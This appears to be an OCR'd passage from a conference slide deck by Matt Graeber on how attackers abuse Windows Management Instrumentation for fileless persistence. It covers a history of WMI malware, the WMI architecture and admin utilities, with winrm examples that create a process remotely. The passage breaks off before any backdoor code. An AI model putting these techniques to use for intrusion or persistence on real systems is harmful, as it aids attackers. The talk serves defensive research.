
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Tech

Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor

Matt Graeber

Disclaimer

While the code and techniques discussed today are offensive in nature, I will take great care to discuss defensive measures and solutions as well. That said…

Defense, FTW!!!

Go see our talk at DEF CON 23!

"WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis"

Saturday, August 8 @ 1300 – Track 3

Fact - Attackers are abusing WMI

1. You may not be aware of this fact.
2. You may not know WMI is.
3. You may not know how to prevent and detect such attacks.
4. **You may only be aware of its malicious capabilities as described in public reports.**

Matt Graeber - @mattifestation

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Speaker – Black Hat, DEF CON, Microsoft Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.

Sophisticated attackers are “living off the land”

Increasingly, attackers are becoming more proficient system administrators than our system administrators.

A tool that’s useful to a sysadmin is useful to an attacker.

Motivation

As a offensive researcher, if you can dream it, someone has likely already done it

and that someone isn't the kind of person who speaks at security cons…

Outline

1. Abridged History of WMI Malware
2. WMI Architecture
3. WMI Interaction
4. WMI Query Language (WQL)
5. WMI Eventing
6. Remote WMI
7. WMI Attacks
8. Providers
9. PoC WMI backdoor
10. Detection and Mitigations

WMI Malware History

2010 - Stuxnet

- Exploited MS10-061 – Windows Printer Spooler
- Exploited an arbitrary file write vulnerability
- WMI provided a generic means of turning a file write to SYSTEM code execution!
- The attackers dropped a MOF file to gain SYSTEM-level execution.
- Microsoft fixed this exploit primitive

http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html

2010 - Ghost

- Utilized permanent WMI event subscriptions to:
- Monitor changes to “Recent” folder
- Compressed and uploaded all new documents
- Activates an ActiveX control that uses IE as a C2 channel

http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf

2014 – WMI Shell (Andrei Dumitrescu)

- Uses WMI as a C2 channel
- Clever use of WMI namespaces stage data exfil

http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

WMI Basics

WMI Basics – Introduction

- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4. Seriously.
- Can be used to:
  - Obtain system information
    - Registry
    - File system
    - Etc.
  - Execute commands
  - Subscribe to events

WMI Basics - Architecture

- WMI implements the CIM and WBEM standards to do the following:
  - Provide an object schema to describe “managed components”
  - Provide a means to populate objects – i.e. WMI providers
  - Store persistent objects – WMI/CIM repository
  - Query objects – WQL
  - Transmit object data – DCOM and WinRM
  - Perform actions on objects – class methods, events, etc.
- Persistent WMI objects are stored in the WMI repository
  - `%SystemRoot%\System32\wbem\Repository\OBJECTS.DATA`
  - Valuable for forensics yet no parsers exist until now!
- WMI Settings
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`
  - `Win32_WmiSetting` class

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

- WMI Settings
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`
  - `Win32_WmiSetting` class
  - E.g. AutoRecover MOFs are listed here

WMI Architecture



Interacting with WMI


Utilities - PowerShell



“Blue is the New Black” - @obscuresec


Utilities – wmic.exe

- Pentesters and attackers know about this
- Installed everywhere
- Gets most tasks done
- Has some limitations




Utilities - Sapien WMI Explorer

- Commercial utility
- Great for WMI discovery/research
- Many additional features



Utilities – wbemtest.exe

- The WMI utility you never heard of
- GUI
- Very powerful
- Rarely a blacklisted application



Utilities – winrm.exe

- Not a well known utility
- Can interface with WMI over WinRM
- Useful if PowerShell is not available

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\"}

winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process

winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

Utilities

